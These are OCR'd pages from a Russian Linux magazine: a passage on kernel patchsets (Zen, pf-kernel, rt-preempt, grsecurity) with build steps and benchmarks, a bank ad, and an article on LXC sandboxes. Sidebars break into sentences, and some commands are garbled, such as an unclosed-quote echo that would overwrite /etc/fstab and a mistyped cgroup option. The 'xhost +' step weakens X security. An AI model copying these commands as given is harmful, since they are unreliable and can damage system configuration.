Прежде всего отключи опцию configure standard kernel features (expert users) в General Setup и kernel debugging в kernel hacking — без этого компиляция вылетит с ошибкой. Затем снова в General Setup нужно убедиться, что включен планировщик BFS, и посмотреть профиль Zen-Tune. Аллокатора SLQB уже нет. Смотрим AUFS. Запрятана она в «File systems → Misc. Filesystems». По умолчанию там все нормально (вряд ли тебе понадобится монтировать более 127 деревьев). Разве что если ты вдруг захочешь включить fbcondecor, то сперва надо отключить Tile Blitting, а перед этим еще и некоторые драйверы поотключать — ибо они от него зависят. К таковым относятся: FB_S3 — поддержка фреймбуфера для видеокарт S3, FB_VT8623 — для видеокарт VIA и FB_ARK для видеокарт никому не известной ARK Logic. Вот вроде и все. Компилируем с CONCURENCY_LEVEL=n, где n — число ядер твоего процессора, устанавливаем, используя ccache, получившиеся пакеты и перезагружаемся (в твоем случае названия пакетов будут другими):


```
$ CC="ccache gcc" CXX="ccache g++" CONCURENCY_LEVEL=2 \
    fakeroot make-kpkg --initrd --append-to-version= \
    -my kernel_image kernel_headers
$ sudo dpkg -i ../linux-image-3.3.8-zen \
    -my+_3.3.8-zen-my+-10.00.Custom_i386.deb \
    ../linux-headers-3.3.8-zen-my+_3.3.8-zen-my+-10.00. \
    Custom_i386.deb
```

Стоит также дать краткое описание ядра liquorix. По сути, это обычное ядро с патчсетом Zen, только оптимизированное для достижения максимальной производительности и отзывчивости рабочих станций, мультимедиасистем и игровых ПК. За исключением Makefile патчсет ничем не отличается от Zen kernel, поэтому я его рассматриваю лишь постольку-поскольку.

PF-KERNEL

Сразу хочу сказать, что буквы «pf» не означают «Packet filter», как ты, вероятно, подумал. Это сокращение ника автора патчсета — «post-factum». Собственно же патчсет включает в себя следующее:

- **Патчсет -ck** от Кона Коливаса, особенно выделю из него планировщик BFS. Он основан на принципе EEVDF: самый ранний дедлайн — первым. В отличие от CFS, этот планировщик предназначен только для обычных десктопных систем и не очень-то масштабируем для систем, у которых больше 16 ядер. Если тебе интересен принцип его работы, смотри bit.ly/1dGHHt — там описано, как этот планировщик действует.
- **BFQ** — о нем я уже писал выше, повторяться не буду.
- **TuxOnIce** — собственно, он должен быть и в предыдущем патчсете, но, во-первых, его в той версии, которую я компилировал, нет (впрочем, как и некоторых других описанных мной патчей — видимо, убрали), а во-вторых — надо же что-нибудь оставить и для этого патчсета? Но я отвлекся. Итак, TuxOnIce — поддержка гибернации в Linux. Из фич — сжатие образа, шифрование, конфигурирование без перезагрузки и режим сохранения образа — что полезно, допустим, для компьютерного класса, когда надо откатиться до чистой системы.
- **IMQ** — патч для шейпинга входящего трафика, включает драйвер псевдоустройства. Как известно, прямой входящий трафик шейпить затруднительно, более-менее нормально шейпится только исходящий. Что делает IMQ? Он создает псевдоинтерфейс, на который можно перенаправить входящий трафик и, грубо говоря, сделать его исходящим — а там уже его можно и шейпить.
- **l7-filter** — позволяет Netfilter смотреть заголовки пакетов уровня приложений. Патч нужен в основном для работы с P2P-



rt-preempt — выбор preemption model

ПАТЧ ДЛЯ ОПТИМИЗАЦИИ ПОД НЕТБУКИ

kernel-netbook (bit.ly/nNL1SA) — неофициальный набор патчей к Linux-ядру, направленный на улучшение поддержки таких нетбуков, как Asus Eee PC, Acer Aspire One, MSI Wind, Samsung N-серия, Dell Mini. Ядро содержит нацеленные на уменьшение размера и увеличение скорости загрузки оптимизации, включает в себя дополнительные драйверы устройств (broadcom-wl, stk11xx) и прошивки (firmware). В состав также входит стандартный набор патчей к ядру из Arch Linux.

трафиком — Skype, Torrent, eDonkey, Kazaa. На современных ядрах, по-видимому, не работает, и в свежих версиях его нет.

Из состава патчсета для ядра 3.5 — на момент написания статьи эта версия была последней — убраны некоторые патчи, но взамен добавлен патч UKSM (Ultra Kernel Samepage Merging) от китайской команды KernelDedup (kerneldedup.org). Технология UKSM выискивает одинаковые страницы в памяти и объединяет их, в результате на десктопе потребляемая память сокращается на 50–100 Мб, а при запуске десяти одинаковых виртуалок они будут потреблять оперативную память, как одна (в идеале конечно).

Установка pf, без учета команд git, достаточно тривиальна:

```
$ wget http://pf.natalenko.name/sources/3.3/ \
    patch-3.3.6-pf.bz2
$ bzcat patch-3.3.6-pf.bz2 | patch -p1
```

В появившемся после применения патчсета каталоге configs есть конфиги для ноутов ASUS G73SW, Dell Inspiron 1525 и Samsung NP900X3A. У меня этого железа не оказалось, поэтому я снова использовал старый конфиг. Заходим в menuconfig.


```
$ make menuconfig
```

Первым делом включаем BFQ в «Enable the block layer → IO Schedulers». Там же можешь включить иерархическое планирование, если ты его используешь. Затем включаем его по умолчанию: уровнем выше → Default I/O Scheduler. Теперь смотрим TuxOnIce. Идем в «Power management → Enhanced Hibernation». В любом случае управление питанием в Linux — вопрос отдельный, и его рассмотрение выходит за рамки данной статьи. Единственное, что я бы посоветовал, — включить Checksum pageset2 — проверку контрольных сумм страниц. Если ты хочешь попробовать l7-filter, иди в «Networking support → Networking options → Netfilter → Core Netfilter Configuration». Компиляция тоже тривиальна, так что ее рассматривать не буду.

RT-PREEMPT

На сей раз «rt» означает именно то, что ты подумал, — realtime. Этот патчсет предназначен, понятно, для поддержки реального времени в ядре, причем не «мягкого», а «жесткого». В чем разница? Системы «мягкого» реального времени допускают небольшое превышение желаемого времени выполнения, в системах же «жесткого» подобное превышение недопустимо. Патчсет rt-preempt превращает ядро Linux в полностью преемптивное. Перечислю способы, которые для этого применяются:

- Вместо обычных мьютексов в спин-блокировках используются мьютексы реального времени.
- Критические секции, которые защищены соответствующими блокировками, преемптивны, впрочем, создание непреемптивных секций тоже возможно.



Конфигурирование grsecurity

ДРУГИЕ ИНТЕРЕСНЫЕ ПАТЧИ

- **Kernel Mode Linux (bit.ly/wT04M3) — позволяет выполнять программы пользователя в режиме ядра. Соответственно, они будут иметь доступ к адресному пространству ядра и работать без переключений контекста.**
- **LIDS (bit.ly/9Qr3NK) — еще один патч мандатного контроля доступа.**
- **BadRAM (bit.ly/6jgzno) — патч для работы с битой памятью.**
- **MOSIX (bit.ly/PdM4eq) — поддержка распределенных вычислений (кластеры, облака...).**
- **CPUSETS (www.bullopensource.org/cpuset) — патч для ядра 2.6, обеспечивающий привязку приложения к определенному CPU (или группе процессоров) в SMP-системе.**

Из не поддерживаемых ныне патчей стоит отметить:

- **QNET, QoS and Netfilter patchset для Linux 2.6.x (www.opennet.ru/prog/info/2339.shtml),**
- **Linux kernel patch от проекта Openwall (www.openwall.com/linux/README.shtml).**

Еще одна подборка патчей лежит здесь: bit.ly/MIdjk9. Большинство из них, к сожалению, уже не поддерживается, но — интересно.

- Наследование приоритетов для внутриядерных спин-блокировок и семафоров.
- Преобразование обработчиков прерываний в преемптивные потоки ядра. Ядро обрабатывает softirq-обработчики как обычные пользовательские процессы. Впрочем (видимо, из соображений совместимости), регистрация обработчиков в контексте ядра по-прежнему доступна.

На момент написания статьи патчсет для ядер третьей ветки доступен только для версий 3.0, 3.2 и 3.4. Установка его обычна (команды git опускаю):

```
$ wget http://www.kernel.org/pub/linux/kernel\
    /projects/rt/3.2/older/patch-3.2-rt10.patch.gz
$ zcat patch-3.2-rt10.patch.gz | patch -p1
```

Разумеется, в твоем случае версия патча будет иной.

В menuconfig большинство интересующих нас опций находится в меню «Processor type and features». Посмотри, что включена опция «High Resolution Timer Support». В секции «Preemption model» добавилось два пункта — «Preemptible kernel» и «Fully preemptible kernel». Полагаю, что последний необходим для встраиваемых систем. Если ты не разрабатываешь таковую, не думаю, что имеет смысл включать эту опцию. Идем в «Kernel hacking», включаем опции отладки по вкусу. Выходим из menuconfig и компилируем, далее устанавливаем.

GRSECURITY

Grsecurity (bit.ly/4uMMYc), похоже, один из самых древних среди живущих ныне патчсетов — появился он в уже далеком 2001 году и был построен на основе патчсета Openwall от легендарного Solar Designer. У этого мамонта есть такие вещи, как PaX — защита от переполнения буфера и RBAC — мандатная система контроля доступа, аналогичная SELinux. На мой взгляд, стоит рассмотреть возможности патчсета подробнее.

- **Запрет записи в /dev/mem, /dev/kmem и /dev/port** (в случае с последним запрещается еще и чтение). Если выключить поддержку загружаемых модулей и привилегированный ввод/вывод через сисколлы ioperm/ioml, то легальным способом внедрить

```
.config - Linux/i386 3.2.27 Kernel Configuration
Customize Configuration
    PaX  --->
    Memory Protections  --->
    Role Based Access Control Options  --->
    Filesystem Protections  --->
    Kernel Auditing  --->
    Executable Protections  --->
    Network Protections  --->
    Sysctl Support  --->
    Logging Options  --->
```

Более тонкая настройка grsecurity

вредоносный код в ядро будет невозможно. Но это также делает невозможным использование некоторых легальных программ.

- **«Империя наносит ответный удар»** — если PaX видит подозрительную активность, то вместо завершения одного процесса он либо вываливается в kernel panic (если процесс запущен от рута), либо завершает все процессы пользователя, от имени которого запущен этот процесс, и запрещает создание новых процессов с данным UID.
- **Ограничение доступа в каталог /proc.** Если точнее, то все программы (кроме запущенных от явно указанного пользователя/группы) будут видеть только процессы пользователя, от имени которого они работают.
- **Ограничения chroot.** К ним относятся, например, запрет монтирования внутри chroot, запрет двойного chroot, запрет mknod в нем...
- **TPE** — разрешение выполнения приложений, только если root — владелец каталога, и только он имеет доступ на чтение.
- **TCP/UDP blackhole** — запрет отсылки пакета RST/ICMP, если на порту никто не слушает. Честно говоря, я не понял, чем это отличается от "-j DROP" iptables.
- **ASLR** — рандомизирует стеки ядра, пользователя и базовые адреса, возвращаемые mmap().

Стабильная версия grsecurity для ядер третьей ветки имеется только под 3.2. Качаем и патчим (опять-таки команды git я не учитываю):

```
$ wget http://www.kernel.org/pub/linux/kernel/ \
    v3.0/patch-3.2.27.bz2
$ bzcat patch-3.2.27.bz2 | patch -p1
$ wget http://grsecurity.net/stable/ \
    grsecurity-2.9.1-3.2.27-201208151951.patch
$ patch -p1 < grsecurity-2.9.1-3.2.27-2012081519 \
    51.patch
```

Как видишь, патчсет требует текущей версии стабильного ядра, так что в твоем случае имена файлов будут другими.

В menuconfig идем в «Securuty options → Grsecurity» и включаем его. Выбираем «Configuration method → Automathic», а «Usage Type» — в зависимости от того, где будешь применять. В «Default Special Groups» укажи GID, на который не будут распространяться ограничения на /proc. Если хочешь гибкую настройку, иди

Работа бенчмарка UnixBench

в «Customize Configurations». Опций там много, а размер статьи ограничен, поэтому я их описывать не буду (как и утилиту gradm, которая необходима для администрирования систем с grsecurity), лишь хочу предупредить, что на десктопной машине с иксами выключать привилегированный ввод/вывод не рекомендуется.

Компиляция потребует некоторых телодвижений — в grsecurity включены плагины для gcc, поэтому ставим соответствующий пакет:

```
$ sudo apt-get install gcc-4.6-plugin-dev
```

и после этого уже запускаем компиляцию.

ИТОГИ

Полагаю, пришло время подводить итоги. На мой субъективный взгляд, патчсет Zen kernel постепенно уходит в небытие. Почему я так думаю? Многие из доступных ранее патчей уже не поддерживаются и, соответственно, не включаются в Zen kernel, взамен же ничего не добавляется. С pf-kernel ситуация другая. Автор патчсета старается добавлять новые патчи взамен старых. Функционал же этих двух патчсетов примерно одинаков — они оба рассчитаны на десктопные машины и, соответственно, их разработчики включают патчи, имеющие отношение к производительности. Немного иная ситуация с rt-preempt — он предназначен для встраиваемых систем и для домашнего использования не слишком пригоден.

Особняком стоит grsecurity — ему, как я уже сказал, можно даже посвятить отдельную статью. Он не делает защиту абсолютной, но все же при правильной настройке патчсет значительно затрудняет взлом системы. ⌶

Ядро	John the Ripper (FreeBSD MD5), комбинаций в с.	MPlayer, сек	Gzip, сек	UnixBench, общий счет
Ядро Ubuntu 12.04	8307	12,584	38,105	467,6
Zen kernel	7312	14,876	37,435	509
pf-kernel	8284	12,137	38,590	490,4
rt-preempt	8198	13,028	38,989	324,2

Результаты проведенных тестов

WARNING

С grsecurity при дефолтных настройках не работает X.Org, поэтому компилировать на десктопе не советую.

DVD

На прилагаемом к журналу диске лежат исходники ванильного ядра и описанные в статье патчсеты.

ОТКРЫТЬ «МУЖСКУЮ КАРТУ» СТОИТ, ДЛЯ ТОГО ЧТОБЫ

- Получать скидки в барах, ресторанах и магазинах твоего города
- Участвовать в акциях и посещать закрытые мероприятия для держателей «Мужской Карты»
- Управлять своими счетами, используя систему интернет-банка «Альфа-Клик»

Оформить дебетовую или кредитную «Мужскую карту» можно в отделениях ОАО «Альфа-Банка», а также заказав по телефонам:
8 (495) 788-88-78 в Москве | 8-800-2000-000 в регионах России (звонок бесплатный)







www.mancard.ru

ОАО «Альфа-Банк». Генеральная лицензия банка России на осуществление банковских операций от 05.03.2012 №1326"

Евгений Зобнин (execbit.ru)



ИСПОЛЬЗУЕМ LXC В КАЧЕСТВЕ ПЕСОЧНИЦЫ ДЛЯ ЭКСПЕРИМЕНТОВ

Все мы время от времени экспериментируем со своей системой, проводим оптимизации, чистки, запускаем скрипты и программы сомнительного качества. Рано или поздно все это приводит к сбоям, исправить которые бывает непросто. Чтобы не попасть в такую ситуацию, можно использовать песочницы на основе технологии LXC. Они очень просты в развертывании и никак не мешают работе основной системы.

ВВЕДЕНИЕ

В Linux песочницы можно создавать разными способами. Есть проверенный временем и очень удобный в использовании VirtualBox, с помощью которого можно получить внутри пингвина фактически любую ОС. Есть OpenVZ, позволяющий создать изолированный контейнер с любым дистрибутивом, есть QEMU, легко скриптуемый и полностью свободный. Тем не менее каждый из них имеет свои недостатки: VirtualBox и QEMU слишком сложны и неудобны для одноразовых тестовых запусков софта, OpenVZ требует установки кастомного ядра, другие средства изолирования, такие как chroot или VServer, либо слишком дырявы, либо уже не развиваются. К счастью, совсем недавно на сцене появилась система виртуализации LXC (Linux Containers), лишенная всех этих недостатков.

ЧТО ЭТО ТАКОЕ?

LXC реализует песочницу поверх ядра Linux, сходную по функциональности с FreeBSD Jail, Solaris Zones и OpenVZ, не требуя при этом ни установки кастомного ядра, ни возни с образами дисков. Она основана на технологии ядра Linux под названием cgroups (появилась в версии 2.6.29) и пространствах имен, добавленных в ядро разработчиками OpenVZ. С помощью LXC можно создать полностью виртуализированные Linux-окружения, у которых будет свой набор процессов, корневая файловая система, сетевой интерфейс, брандмауэр, файлы устройств и все, что нужно для работы. За счет использования cgroups количество выделенных для виртуального окружения ресурсов можно гибко регулировать, ограничивая «виртуальную машину» в потреблении памяти и процессорных ресурсов.

Виртуальные окружения LXC очень легко создавать и контролировать. Дефолтовая конфигурация создается с помощью всего одной команды, настройка производится с помощью простого для чтения конфигурационного файла, корневая файловая система представляет собой обычный каталог, поэтому к нему всегда есть доступ из основной системы. LXC обладает большим количеством интересных и полезных возможностей, включая возможность одновременного запуска десятков и сотен виртуальных машин без вреда основной системе, клонирование виртуальных окружений и возможность запуска указанной команды внутри песочницы, что очень удобно для проверки софта и скриптов перед их применением в основной системе.

ХОЧУ! КАК?

Все, что нужно для работы LXC, в ядре уже есть, поэтому нам остается установить только утилиты управления окружениями, а также bridge-utils и пакет debootstrap, используемый для развертывания окружений на базе Debian и производных дистрибутивов вроде Ubuntu:

```
# apt-get install lxc debootstrap bridge-utils
```

В дополнение к debootstrap можно также установить пакет febootstrap, который позволит развернуть окружения на базе Fedora. Также, чтобы окружения смогли получить доступ в сеть, необходимо настроить виртуальный коммутатор. Сделать это можно с помощью командной строки:

С помощью конфигурационного файла мы можем указать, какие файлы устройств «прокинуть» в виртуальное окружение

```
# ifconfig eth0 down
# brctl addbr br0
# brctl setfd br0 0
```

Теперь подключаем к коммутатору физический сетевой интерфейс (eth0):

```
# brctl addif br0 eth0
# ifconfig eth0 0.0.0.0 up
```

И назначаем мостовому интерфейсу IP-адрес, который раньше принадлежал eth0:

```
# ifconfig br0 192.168.1.2/24 up
# route add default gw 192.168.1.1
```

Чтобы настройки применялись во время загрузки ОС, прописываем их в /etc/network/interfaces:

```
auto lo
iface lo inet loopback

auto br0
    iface br0 inet static
    # Внешний сетевой интерфейс
    bridge_ports eth0
    bridge_stp off
    bridge_fd 0
    # IP-адрес и прочие настройки
    address 192.168.1.2
    netmask 255.255.255.0
    network 192.168.1.0
    broadcast 192.168.1.255
    gateway 192.168.1.1
```

Если для настройки сети используется DHCP, последние пять строк следует удалить, а строку `iface br0 inet static` заменить на `iface br0 inet dhcp`. LXC также требует, чтобы виртуальная файловая система cgroup была смонтирована. В Ubuntu это происходит автоматически, в других дистрибутивах необходимо отредактировать /etc/fstab:

```
none /var/lib/lxc/node01/rootfs/dev/pts devpts defaults 0 0
none /var/lib/lxc/node01/rootfs/proc proc nodev,noexec,nosuid 0 0
none /var/lib/lxc/node01/rootfs/sys sysfs defaults 0 0
none /var/lib/lxc/node01/rootfs/dev/shm tmpfs defaults 0 0
~
~
~
```

Файл fstab контейнера в дефолтовом виде

Все готово для запуска LXC-контейнеров

```
# echo "cgroup /sys/fs/cgroup cgroup defaults 0 0 > \
    /etc/fstab
# mount cgroup
```

Теперь запускаем команду lxc-checkconfig, чтобы проверить, все ли готово для работы LXC:

```
# lxc-checkconfig
```

Если все ОК и команда печатает на экране только строки, помеченные enabled (см. скриншот «Все готово для запуска LXC-контейнеров»), значит, можно приступить к созданию виртуальных окружений (контейнеров). Делается это с помощью команды lxc-create, которой необходимо передать имя контейнера и используемый шаблон. Последний, в терминологии LXC, представляет собой скрипт, автоматизирующий скачивание и развертывание окружения на базе того или иного дистрибутива. По умолчанию LXC поставляется с несколькими шаблонами, расположенными в каталоге /usr/lib/lxc/templates/. Просто выбери тот, который нужен тебе, и укажи его в качестве аргумента ключа '-t' команды lxc-create, опустив префикс lxc-. Например:

```
# lxc-create -n node01 -t ubuntu
```

Здесь node01 — имя нашего контейнера, а ubuntu — используемый шаблон. Некоторые шаблоны можно дополнительно конфигурировать перед развертыванием с помощью специальных опций, о которых можно узнать, указав флаг '--help'.

```
# lxc-create -t ubuntu --help
```

После создания контейнера все принадлежащие ему файлы и конфиги появятся в каталоге /var/lib/lxc/node01/. Корневая файловая система будет доступна в подкаталоге rootfs, точки монтирования и внешние файловые системы перечислены в файле fstab (при запуске окружения LXC будет использовать его для монтирования ФС вместо /etc/fstab контейнера). Все конфигурационные опции будут перечислены в файле config, который следует открыть сразу после создания контейнера для выполнения первичной настройки. Добавляем в конец конфига следующие настройки:

```
# Сетевое имя виртуальной машины (hostname)
lxc.utsname = node01
# Тип сети (Ethernet)
lxc.network.type = veth
# Даем указание поднимать сетевой интерфейс при загрузке
lxc.network.flags = up
# Подключаем сетевой интерфейс к коммутатору br0
lxc.network.link = br0
```

```
> sudo lxc-clone -o node01 -n node02
Tweaking configuration
Copying rootfs...
Updating rootfs...
'node02' created
> sudo lxc-clone -o node01 -n node03
Tweaking configuration
Copying rootfs...
Updating rootfs...
'node03' created
>
```

Клонируем контейнеры

```
# IP-адрес и маска сети
lxc.network.ipv4 = 192.168.2.50/24
```

Опционально можно также указать имя сетевого интерфейса и его MAC-адрес:

```
lxc.network.name = eth0
lxc.network.hwaddr = ac:de:48:00:00:01
```

Также сразу пропишем адрес DNS-сервера в /etc/resolv.conf контейнера:

```
# echo nameserver 8.8.8.8 > \
    /var/lib/lxc/node01/rootfs/etc/resolv.conf
```

Этих настроек будет вполне достаточно для экспериментов. Теперь можно запустить виртуальную машину:

```
# lxc-start -n node01
```

Чтобы подключиться к консоли, используем такую команду:

```
# lxc-console -n node01
```

Логин и пароль по умолчанию root. С системой можно делать все что угодно: устанавливать и удалять пакеты, запускать подозрительные скрипты, причем это никак не повлияет на работоспособность основной системы. По окончании сеанса работы контейнер можно остановить:

```
# lxc-stop -n node01
```

А если он стал ненужным, удалить:

```
# lxc-destroy -n node01
```

TIPS'N'TRICKS

В отличие от полноценных виртуальных машин, контейнеры очень неприхотливы в ресурсах, поэтому их почти безболезненно можно запускать при загрузке системы. В Ubuntu это делается так:

1. Активируем автозапуск контейнеров LXC при загрузке:

```
# echo RUN=yes >> /etc/default/lxc
```

2. Помещаем конфигурационные файлы запускаемых контейнеров в каталог /etc/lxc/auto/. Не обязательно копировать их, можно просто создать символические ссылки:

```
# ln -sf /var/lib/lxc/node01/config \
      /etc/lxc/auto/node01
```

3. Теперь просто перезапускаем LXC, чтобы настройки вступили в силу и контейнеры запустились:

```
# invoke-rc.d lxc start
```

Если предполагается проводить жесткие эксперименты, в результате которых контейнер сможет сожрать всю память или весь процессор (пресловутая форк-бомба), окружение можно ограничить в ресурсах. Сделать это можно в режиме онлайн в отношении уже работающего контейнера:

```
# lxc-cgroup -n node01 memory.limit_in_bytes 128M
# lxc-cgroup -n node01 mcpu.shares 1 512
# lxc-cgroup -n node01 cpuset.cpus 1
```

Или с помощью конфигурационного файла, тогда лимиты будут включаться при запуске окружения:

```
lxc.cgroup.memory.limit_in_bytes = 128M
lxc.cgroup.cpu.shares = 512
lxc.cgroup.cpuset.cpus = 1
```

Первая строка здесь ограничивает количество памяти, выделенной для окружения, 128 мегабайтами, вторая — устанавливает ограничение на использование процессора, но только в том случае, если будет запущено еще одно виртуальное окружение либо ты самостоятельно создашь группу процессов с помощью cgroup и установишь для нее свое значение cpu.shares (о том, как это сделать, можно прочитать в любой статье, посвященной механизму cgroup). Общая логика работы системы в этом случае будет такова, что каждая из групп процессов (виртуальных окружений) получит количество времени, пропорциональное значению cpu.shares. То есть если у одной группы cpu.shares будет установлен в 512, а у другой в 1024, то второе окружение получит в два раза больше процессорного времени, тот же эффект будет достигнут, если первая группа будет иметь значение 1, а вторая — 2. Другими словами, важна не величина значения, а лишь отношение значений друг к другу. Третья команда привязывает окружение ко второму процессорному ядру, но ты можешь перечислить и несколько ядер, указав, например, 0,3 (первое и четвертое).

Кроме того, для полноты картины мы можем ограничить окружение в объеме используемого swap-пространства:

```
lxc.cgroup.memory.memsw.limit_in_bytes = 128M
```

```
> pstree -p
init(1)─┬─acpid(1027)
        ├─cron(1048)
        ├─dhclient3(903)
        ├─exim4(1298)
        ├─getty(1346)
        ├─getty(1347)
        ├─getty(1348)
        ├─getty(1349)
        ├─getty(1350)
        ├─getty(1351)
        ├─lxc-start(4582)───init(4591)─┬─dhclient3(4888)
        │                              ├─getty(4980)
        │                              ├─getty(4981)
        │                              ├─getty(4982)
        │                              ├─login(4979)───bash(4983)
        │                              └─sshd(4966)
        ├─lxc-start(5983)───init(5994)─┬─dhclient3(6200)
        │                              ├─getty(6292)
        │                              ├─getty(6293)
        │                              ├─getty(6294)
        │                              ├─getty(6417)
        │                              ├─login(6291)───bash(6295)
        │                              └─sshd(6278)
        ├─rsyslogd(1013)─┬─{rsyslogd}(1015)
        │                └─{rsyslogd}(1016)
        ├─sshd(1310)─┬─sshd(1352)───bash(1354)───lxc-console(6100)
        │            ├─sshd(1360)───bash(1362)───lxc-console(4877)
        │            └─sshd(5347)───bash(5350)───pstree(6410)
        └─udevd(400)─┬─udevd(512)
                     └─udevd(523)
```

Список процессов только что запущенного контейнера

А вот ограничить контейнер в дисковом пространстве не удастся, для этого придется использовать внешние инструменты, например квоты.

В любой момент существующий контейнер можно клонировать, просто скопировав его каталог внутри /var/lib/lxc/ в другое место и изменив настройки и пути монтирования файловых систем. Например:

```
# cd /var/lib/lxc
# cp -a node01 node02
# vi node02/{config,fstab}
```

В новых версиях LXC также доступна утилита lxc-clone, которая делает все это автоматически, за исключением исправления IP-адреса. Его придется изменить вручную через файл настроек.

Еще одна интересная функция LXC — это возможность запуска приложения из основной системы внутри контейнера, что просто идеально подходит для экспериментов. Например, чтобы запустить команду /bin/ls внутри контейнера node01, достаточно выполнить команду:

```
# lxc-execute -n node01 /bin/ls
```

Контейнер будет автоматически запущен, внутри него будет выполнена команда, и после ее завершения работа окружения завершится. Чтобы запустить команду самого контейнера внутри работающего контейнера, можно использовать команду lxc-attach:

```
# lxc-attach -n node01 /bin/ls
```

X WINDOW

По умолчанию LXC не позволит тебе использовать графические приложения внутри контейнеров, но этот недостаток довольно просто исправить, воспользовавшись X-сервером Xephyr, способным работать внутри уже существующих иксов, и разрешив приложениям контейнера напрямую использовать сокет основного X-сервера для коммуникации с ним. Все это делается в четыре простых шага:

1. Редактируем файл fstab нужного окружения (например, /var/lib/lxc/node01/fstab), добавив в него следующую строку:

   ```
   /tmp /var/lib/lxc/node01/rootfs/tmp none ro, bind 0 0
   ```

   Так мы дадим контейнеру прямой доступ к каталогу /tmp основной системы, в котором как раз и хранится коммуникационный сокет иксов (в подкаталоге .X11).
2. В основной системе выполняем следующую команду:

   ```
   $ xhost +
   ```

   Она откроет доступ к иксам любым приложениям с любых хостов, так что не забудь настроить брандмауэр, чтобы запретить все внешние коннекты к твоей машине, иначе кто угодно сможет запускать в твоих иксах приложения (что, в общем-то, не страшно и даже забавно).
3. Запусти контейнер, установи в него Xephyr, а также необходимый графический софт.
4. Запусти Xephyr и следом нужную софтину:

   ```
   DISPLAY=:0 Xephyr :2 -screen 1024x768 -dpi 96
   DISPLAY=:2 xfce-session
   ```

Xephyr создаст в иксах окно размером 1024 x 768, в котором будет запущена наша программа (в данном случае целое графическое окружение Xfce). Ты можешь попробовать запустить приложение и напрямую, без использования Xephyr, но в этом случае могут возникнуть проблемы с доступом к разделяемой памяти (Xephyr решает эту проблему явно, указывая софту, что не поддерживает работу через разделяемую память).

ВЫВОДЫ

В этой небольшой статье мы рассмотрели многое из того, что можно сделать с помощью LXC. Это действительно простая технология, которая предоставляет облегченную форму виртуализации, позволяющую изолировать процессы и ресурсы, не прибегая к механизмам интерпретации команд, преобразованию системных вызовов и прочим сложностям полной виртуализации.]I[

СПИСОК ВСЕХ LXC-КОМАНД

lxc-attach — выполнить команду внутри работающего контейнера
lxc-cgroup — изменить значения cgroup-лимитов для контейнера
lxc-checkconfig — запуск проверки на совместимость системы с LXC
lxc-clone — клонировать указанный контейнер
lxc-console — получить доступ к консоли контейнера
lxc-create — создать контейнер
lxc-destroy — удалить контейнер и все связанные с ним файлы
lxc-execute — запустить команду основной системы внутри контейнера
lxc-freeze — заморозить контейнер
lxc-info — информация о контейнере
lxc-kill — аналог команды kill для процессов внутри контейнера
lxc-ls — аналог команды ls для файловой системы контейнера
lxc-monitor — мониторинг работы контейнеров в реальном времени
lxc-netstat — сетевая статистика для контейнера
lxc-ps — аналог ps для распечатки списка процессов контейнера
lxc-restart — перезапустить контейнер
lxc-setcap — управление механизмом Capabilities для контейнера
lxc-start — запустить контейнер
lxc-stop — остановить контейнер
lxc-unfreeze — возобновить работу замороженного контейнера
lxc-version — печать версии LXC
lxc-wait — ожидать изменения состояния контейнера (для скриптов)

ИСТОРИЯ LXC


Как и многие другие Linux-технологии, LXC появился в результате эволюционного развития ядра и базируется на технологиях, которые были разработаны для других целей. Механизм cgroups, используемый для ограничения групп процессов в ресурсах, изначально был разработан в SGI под названием cpusets, затем был переписан инженерами Google и переименован. Технология изоляции, получившая имя namespaces (пространства имен) и предназначенная для отделения групп процессов от основной системы, была разработана ребятами из Parallels (разработчики OpenVZ) и IBM. Позднее, когда стало очевидным, что в ядре Linux уже достаточно механизмов для реализации полноценной системы изоляции, родился проект LXC, который представляет собой всего лишь набор простых утилит и скриптов, использующих представленные возможности ядра Linux.

INFO

• Пользователи Ubuntu и Debian могут взять на вооружение утилиту apt-cacher-ng — она будет кешировать все установленные в систему пакеты в собственном локальном репозитории, из которого их можно установить в контейнеры.

• В любой момент контейнер можно заморозить, а затем вернуть к жизни с помощью двух команд: lxc-freeze -n node01; lxc-unfreeze -n node01.


Сергей Яремчук (grinder@synack.ru)



ПУТЕВОДИТЕЛЬ по виртуальным мирам

ИЗУЧАЕМ НОВИНКИ В ПОПУЛЯРНЫХ ПРОДУКТАХ ВИРТУАЛИЗАЦИИ

